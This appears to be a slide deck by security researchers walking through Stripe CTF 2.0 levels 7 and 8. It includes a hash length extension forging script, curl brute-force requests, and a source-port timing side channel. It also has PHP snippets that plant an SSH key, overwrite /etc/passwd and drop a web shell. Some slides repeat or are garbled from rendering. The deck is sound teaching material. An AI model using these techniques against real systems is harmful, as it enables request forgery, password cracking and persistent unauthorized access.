
$H(k \parallel m)$  - Secret Prefix

Secret ( $k$ ) and message ( $m$ ) are concatenated

That value is then hashed.

Short description: By padding a given input to a block boundary, an attacker can append data and produce a valid hash, without knowing the secret/key.

# (Slightly) longer version



Merkle-Damgard Construct  
MD4/MD5/SHA1/SHA2/SHA256/SHA512, etc.

If you need a  
cryptographic signature

If you need a  
cryptographic signature

HMAC

# But we really didn't need to know that.

The screenshot shows a web browser window with the URL [www.vnsecurity.net/t/length-extension-attack/](http://www.vnsecurity.net/t/length-extension-attack/). The page is from the 'vnSECURITY' website, featuring a logo with a fedora hat and the word 'SECURITY'. The navigation bar includes links for 'HOME', 'CAPTURE THE FLAG', 'MISC', 'SECURITY', 'SITE NEWS', and 'TIẾNG VIỆT'. A breadcrumb trail indicates the user is at 'Home / Blog / Archives for length extension attack'. The main content is a blog post titled 'CodeGate 2010 Challenge 15 – SHA1 padding attack' posted on March 16, 2010, with 13 comments.

## CodeGate 2010 Challenge 15 – SHA1 padding attack

March 16, 2010 by RD · 13 Comments

## Source Codes

- <http://force.vnsecurity.net/download/rd/shaext.py>
- <http://force.vnsecurity.net/download/rd/sha-padding.py>
- <http://force.vnsecurity.net/download/rd/sha.py> (this one taken from pypy lib)

```
1 #!/usr/bin/env python
2 import sys
3 import hashlib
4 from shaext import *
5 #from http://www.vnsecurity.net/2010/03/codegate_challenge15_sha1_padding_attack/
6 import urllib
7 import requests
8
9▼ if __name__ == "__main__":
10
11    endpoint = sys.argv[1] # API endpoint
12    orig_req = sys.argv[2] # see /logs/1 to get info from user 1.
13    keylen = 14 # keys are always 14 bytes
14    add_msg = '&waffle=liege' # Our addition
15
16    msg, sep, sig = orig_req.partition(' |sig:')
17
18    print "- Parsed Original Request:\r\n\t%s\r\n" % orig_req
19
20    print "- Generating signed attack request."
21    attack = shaext(msg, keylen, sig)
22    attack.add(add_msg)
23    attack_msg, attack_sig = attack.final()
24    attack_post = "%s|sig:%s" % (attack_msg, attack_sig)
25    print "- Generated signed attack request:\r\n\t%s\r\n" % attack_post
26
27    print "- Sending to endpoint:\r\n\t%s\r\n" % endpoint
28    response = requests.post(endpoint, attack_post)
29
30    print "- Got Response:\r\n\t%s\r\n" % response.text
```

# And the payoff.

```
root@Ubuntu12:~/stripe/level07-code/vn# python 7.py http://192.168.56.1:9233/orders "count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo|sig:b0c612d6937b9ad7c3a029e6e1c986c6daf38c81"
- Parsed Original Request:
  count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo|sig:b0c612d6937b9ad7c3a029e6e1c986c6daf38c81

- Generating signed attack request.
- Generated signed attack request:
  count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo+&waffle=liege|sig:ccb10bdb48fe0e1abff9cc78c6ff85d62195a7b0

- Sending to endpoint:
  http://192.168.56.1:9233/orders

- Got Response:
  {"confirm_code": "DummyPassword", "message": "Great news: 10 liege waffles will soon be flying your way!", "success": true}
```

# Hash Length Extension Attack References

- [http://www.vnsecurity.net/2010/03/codegate\\_challenge15\\_shal\\_padding\\_attack/](http://www.vnsecurity.net/2010/03/codegate_challenge15_shal_padding_attack/)
- <http://rdist.root.org/2009/10/29/stop-using-unsafe-keyed-hashes-use-hmac/>
- <http://www.skullsecurity.org/blog/2012/everything-you-need-to-know-about-hash-length-extension-attacks>
- [http://en.wikipedia.org/wiki/Merkle%E2%80%93Damg%C3%A5rd\\_construction](http://en.wikipedia.org/wiki/Merkle%E2%80%93Damg%C3%A5rd_construction)
- <http://crypto.stackexchange.com/questions/3978/understanding-a-length-extension-attack>

978  
CAPTURES

8

# Level 8 - PasswdDB

Because password theft has become such a rampant problem, a security firm has decided to create PasswordDB, a new and secure way of storing and validating passwords. You've recently learned that the Flag itself is protected in a PasswordDB instance, accessible at <https://level08-3.stripe-ctf.com/user-wdyretrafr/>.

PasswordDB exposes a simple JSON API. You just POST a payload of the form `{"password": "password-to-check", "webhooks": ["mysite.com:3000", ...]}` to PasswordDB, which will respond with a `{"success": true}` or `{"success": false}` to you and your specified webhook endpoints.

(For example, try running `curl https://level08-3.stripe-ctf.com/user-wdyretrafr/ -d '{"password": "password-to-check", "webhooks": []}'`.)

978  
CAPTURES

8

# Level 8 - PasswdDB

As a secure cherry on top, the machine hosting the primary server has very locked down network access. It can only make outbound requests to other `stripe-ctf.com` servers. As you learned in Level 5, someone forgot to internally firewall off the high ports from the Level 2 server. (It's almost like someone on the inside is helping you – there's an `sshd` running on the Level 2 server as well.)

To maximize adoption, usability is also a goal of PasswordDB. Hence a launcher script, `password_db_launcher`, has been created for the express purpose of securing the Flag. It validates that your password looks like a valid Flag and automatically spins up 4 chunk servers and a primary server.

You can obtain the code for PasswordDB from `git clone https://level08-3.stripe-ctf.com/user-wdyretrafr/level08-code`, or simply read the source below.

This adds a lot of complexity, not realistic... ?

This adds a lot of complexity, not realistic... ?

The screenshot shows a web browser window with the URL [www.darkreading.com/database-security/167901020/sec](http://www.darkreading.com/database-security/167901020/sec). The main content is an article titled "RSA Adds Password-Protection Layer To Fight 'Smash-And-Grab' Attacks". The article discusses RSA Labs' new technology that eliminates a single point of failure in user-credential database hacks. It was published on Oct 09, 2012, at 12:45 PM, by Kelly Jackson Higgins from Dark Reading. The text explains that pilfered passwords are becoming the norm, especially in large-scale hacks that grab an e-commerce site or organization's database of credentials all in one swoop. RSA's new software scrambles, randomizes, and splits the information so it's not stored in a single point of failure. The patented technology makes it harder for attackers to get useful information during a breach. Rachael Stockton, senior manager of data protection product marketing at RSA, is quoted as saying, "Adding additional layers makes it much more expensive for the hackers to do the breach. By scrambling [the password data] and randomizing them".

**RSA Adds Password-Protection Layer To Fight 'Smash-And-Grab' Attacks**

**New RSA Labs technology eliminates single point of failure in user-credential database hacks**

Oct 09, 2012 | 12:45 PM |

By **Kelly Jackson Higgins**  
*Dark Reading*

Pilfered passwords are becoming the norm, especially in large-scale hacks that grab an e-commerce site or organization's database of credentials all in one swoop. RSA today added an extra hurdle that attackers have to clear to actually score the booty: software that scrambles, randomizes, and splits the information so it's not stored in a single point of failure.

The patented RSA Labs technology behind the new Distributed Credential Protection software basically makes it harder for the attackers to actually get any useful information during a breach. "It's another level of defense-in-depth. Salting and hashing is table stakes: Every company should be doing that," says Rachael Stockton, senior manager of data protection product marketing at RSA.

"Adding additional layers makes it much more expensive for the hackers to do the breach. By scrambling [the password data] and randomizing them

This adds a lot of complexity, not realistic... ?

The screenshot shows a web browser window with the URL [www.darkreading.com/database-security/167901020/sec](http://www.darkreading.com/database-security/167901020/sec). The main content is an article titled "RSA Adds Password-Protection Layer To Fight 'Smash-And-Grab' Attacks". Below the title, a sub-headline reads "New RSA Labs technology eliminates single point of failure in user-credential database hacks". The article was published on Oct 09, 2012, at 12:45 PM, by Kelly Jackson Higgins from Dark Reading. The text discusses how pilfered passwords are becoming the norm in large-scale hacks and how RSA's new technology adds a password-protection layer to fight against such attacks. A quote from RSA marketing is included: "The bottom line is this extra layer increases the cost of the hack for the attacker. The only way an attacker could cheat it? If he or she were to compromise two servers at the same time, which would be a difficult feat, experts say." At the bottom, a snippet of another quote from RSA marketing states: "'Adding additional layers makes it much more expensive for the hackers to do the breach. By scrambling [the password data] and randomizing them'".

**RSA Adds Password-Protection Layer To Fight 'Smash-And-Grab' Attacks**

**New RSA Labs technology eliminates single point of failure in user-credential database hacks**

Oct 09, 2012 | 12:45 PM |

By **Kelly Jackson Higgins**  
*Dark Reading*

Pilfered passwords are becoming the norm, especially in large-scale hacks that grab an e-commerce site or organization's database of credentials all in one swoop. R actually score the information

The patented Protection so get any useful depth. Salting that," says R marketing at RSA.

"Adding additional layers makes it much more expensive for the hackers to do the breach. By scrambling [the password data] and randomizing them"

« SECURITY

This adds a

## RSA DISTRIBUTED CREDENTIAL PROTECTION

SCRAMBLE, RANDOMIZE, AND SPLIT CREDENTIALS

RSA Distributed Credential Protection: Protect passwords, credentials, and secrets by scrambling, randomizing, and splitting across two servers, addressing primary points of server compromise.



### SCRAMBLE, RANDOMIZE, SPLIT

Don't be the next news headline. Scramble, randomize, and split your secrets and credentials into two locations. Make it too much effort for an attacker to breach your password stores.

By Kelly Jackson Higgins  
*Dark Reading*

Pilfered passwords are being used to break into systems that grab an e-commerce site's data in one swoop. RSA says its new technology actually scores better than the competition at protecting the information.

The patented RSA® Distributed Credential Protection solution makes it difficult for an attacker to get any useful information from a breached system. "It's like adding depth. Salting the hash is good, but that's not enough," says RSA's marketing director for security products.

"Adding additional layers makes it much more expensive for the hackers to do the breach. By scrambling [the password data] and randomizing them,

### SECRETS NEVER REASSEMBLED

Authenticate without actually recombining the secrets and credentials, eliminating a point of potential compromise. Compare the secrets and credentials over a secure channel.



The bottom line is this extra layer increases the cost of the hack for the attacker. The only way an attacker could cheat it? If he or she were able to compromise two servers at the same time, which would be a difficult feat, experts say.


# No Fancy Screenshot, just an API.

```
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/  
-d '{"password": "000000000000", "webhooks": []}'  
{"success": false}  
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/  
-d '{"password": "000000000001", "webhooks": []}'  
{"success": false}  
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/  
-d '{"password": "000000000002", "webhooks": []}'  
{"success": false}  
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/  
-d '{"password": "123456789012", "webhooks": []}'  
{"success": true}  
Jeffs-MacBook-Pro:8 jeff$ █
```

# No Fancy Screenshot, just an API.

```
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/  
-d '{"password": "000000000000", "webhooks": []}'  
{"success": false}  
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/  
-d '{"password": "000000000001", "webhooks": []}'  
{"success": false}  
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/  
-d '{"password": "000000000002", "webhooks": []}'  
{"success": false}  
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/  
-d '{"password": "123456789012", "webhooks": []}'  
{"success": true}  
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/ -d '{  
"password": "000008675309", "webhooks": ["192.168.56.1:5000"]}'  
{"success": false}  
Jeffs-MacBook-Pro:8 jeff$ █
```

# DAMN YOU TOMMY TUTONE!



8080/  
8080/  
8080/  
8080/

```
j Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/ -d '{  
  "password": "000008675309", "webhooks": ["192.168.56.1:5000"]}  
{"success": false}  
Jeffs-MacBook-Pro:8 jeff$
```

# Webhooks are just callbacks that report status

```
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/ -d  
'{"password": "123456789012", "webhooks": ["192.168.56.1:5000"]}'  
{"success": true}  
Jeffs-MacBook-Pro:8 jeff$ █
```

```
Jeffs-MacBook-Pro:8 jeff$ nc -l 5000 ext.p  
POST / HTTP/1.0  
Host:  
User-Agent: PasswordChunker  
Content-Length: 17  
connection: close  
  
{"success": true}█
```

# Brute Force Math

1,000,000,000 possibilities.

@ 1ms per attempt  
11.5741 days

That won't work.

Attacking the chunks seperately gives  
4000 possibilities.

@ 1ms per attempt  
4 Seconds.

Much more practical, even if it takes longer in practice.

# How can we isolate chunks?

- Can't access chunk servers directly.
- Webhooks give only a success/fail response.
- No obvious indicator of which chunk failed.
- Response time is constant.

```
58     def nextServerCallback(self, data):  
59         parsed_data = json.loads(data)  
60         # Chunk was wrong!  
61         if not parsed_data['success']:  
62             # Defend against timing attacks  
63             remaining_time = self.expectedRemainingTime()  
64             self.log_info('Going to wait %s seconds before responding' %  
65                         remaining_time)  
66             reactor.callLater(remaining_time, self.sendResult, False)  
67             return
```

- Need to keep digging...

# How can we isolate chunks?



# How can we isolate chunks?



Wait a second...

# How can we isolate chunks?



A HA!

# How can we isolate chunks?

Time	Source	SrcPort	Destination
5.564372000	192.168.56.101	45595	192.168.56.1
10.213014000	192.168.56.101	45597	192.168.56.1
14.578888000	192.168.56.101	45599	192.168.56.1
25.782427000	192.168.56.101	45602	192.168.56.1
32.770886000	192.168.56.101	45605	192.168.56.1
37.874167000	192.168.56.101	45608	192.168.56.1

See it?

# How can we isolate chunks?

Time	Source	SrcPort	Destination
5.564372000	192.168.56.101	45595	192.168.56.1
10.213014000	192.168.56.101	45597	192.168.56.1
14.578888000	192.168.56.101	45599	192.168.56.1
25.782427000	192.168.56.101	45602	192.168.56.1
32.770886000	192.168.56.101	45605	192.168.56.1
37.874167000	192.168.56.101	45608	192.168.56.1

See it?

Chunk I failure

# How can we isolate chunks?

Time	Source	SrcPort	Destination
5.564372000	192.168.56.101	45595	192.168.56.1
10.213014000	192.168.56.101	45597	192.168.56.1
14.578888000	192.168.56.101	45599	192.168.56.1
25.782427000	192.168.56.101	45602	192.168.56.1
32.770886000	192.168.56.101	45605	192.168.56.1
37.874167000	192.168.56.101	45608	192.168.56.1

See it?

Chunk 1 failure  
Chunk 2 failure

# How can we isolate chunks?

Time	Source	SrcPort	Destination
5.564372000	192.168.56.101	45595	192.168.56.1
10.213014000	192.168.56.101	45597	192.168.56.1
14.578888000	192.168.56.101	45599	192.168.56.1
25.782427000	192.168.56.101	45602	192.168.56.1
32.770886000	192.168.56.101	45605	192.168.56.1
37.874167000	192.168.56.101	45608	192.168.56.1

Webhook source port as side-channel.  
Source port tells us which chunk failed.  
We can brute them individually.

# Server load might add entropy.

# Server load might add entropy.

Initial Attempt

Fire as quickly as possible

Measure response in different  
thread

Minimal communications  
(again for speed)

Average several tests

First test baselines port delta

# Server load might add entropy.

Initial Attempt

Fire as quickly as possible

Measure response in different  
thread

Minimal communications  
(again for speed)

Average several tests

First test baselines port delta

Works local, fails on prod.

# Server load might add entropy.

Initial Attempt

Fire as quickly as possible

Measure response in different  
thread

Minimal communications  
(again for speed)

Average several tests

First test baselines port delta

Works local, fails on prod.

Second pass

Fire as quickly as possible

One thread, block on  
webhook wait

Throw out wild outliers

Flag candidates, retest for  
certainty

# Server load might add entropy.

Initial Attempt

Fire as quickly as possible

Measure response in different  
thread

Minimal communications  
(again for speed)

Average several tests

First test baselines port delta

Works local, fails on prod.

Second pass

Fire as quickly as possible

One thread, block on  
webhook wait

Throw out wild outliers

Flag candidates, retest for  
certainty

Success!

# But where do we attack from?

## Level2 - The gift that keeps on giving.

```
<?php  
mkdir("../../.ssh");  
$h = fopen("../../.ssh/authorized_keys", "w+");  
fwrite($h,"ssh-rsa (MYSECRETLOCALSSHKEY)\n\n");  
fclose($h);  
print "DONE!\n";  
?>
```

# But where do we attack from?

Level:

```
<?php  
mkdir("../");  
$h = fopen("../etc/passwd", "w");  
fwrite($h, "root:x:0:0:root:/root:/bin/sh");  
fclose($h);  
print "DODGE IT!  
?>
```



giving.

)\n\n");

# But where do we attack from?

Level:

```
<?php  
mkdir("../shell");  
$h = fopen("../shell/shell.php","w");  
fwrite($h,"  
print "DOShell";  
fclose($h);  
?>
```



giving.

)\n\n");



**CONGRATULATIONS ON  
CAPTURING THE FLAG!**



 TWEET

## JJARMOC

WED AUG 22 19:08:42 UTC 2012

✓ LEVEL 0	00D 00H 12M 50S
✓ LEVEL 1	00D 00H 14M 11S
✓ LEVEL 2	00D 00H 34M 57S
✓ LEVEL 3	00D 02H 59M 03S
✓ LEVEL 4	00D 02H 58M 45S
✓ LEVEL 5	00D 14H 22M 10S
✓ LEVEL 6	00D 07H 01M 43S
✓ LEVEL 7	00D 18H 56M 22S
✓ LEVEL 8	02D 22H 36M 11S

# Take Aways...

- Learned a lot technically
- Learned more about my mindset and approach
- Question assumptions (both red and blue)
- Pivot points are valuable (level 2)
- Tunnel vision sucks.
- My wife is awesome (15 hours of hackery on our anniversary!)
- Persistence pays off.
- Stripe apparently has some smart people.
- ????

# Write Ups, etc.

- <http://blog.ioactive.com/2012/08/stripe-ctf-20-write-up.html>
- <http://blog.spiderlabs.com/2012/08/stripe-ctf-walkthrough.html>
- <http://blog.whitehatsec.com/capture-all-the-flags/>
- <http://phzero.net/stripectf20/walkthrough>
- <http://blog.ericrafaloff.com/2012/08/24/my-stripe-ctf-play-by-play>
- <http://sec.omar.li/2012/08/stripe-ctf-writeup.html>
- <http://me.veekun.com/blog/2012/08/29/stripe-ctf-2-dot-0/>
- Many, Many More.



**Jeff Jarmoc** - **@JJarmoc**  
Sr. Security Researcher  
Counter Threat Unit  
Dell SecureWorks

**Zack Fasel** - **@ZFasel**  
Founder/Managing Partner  
dubsec labs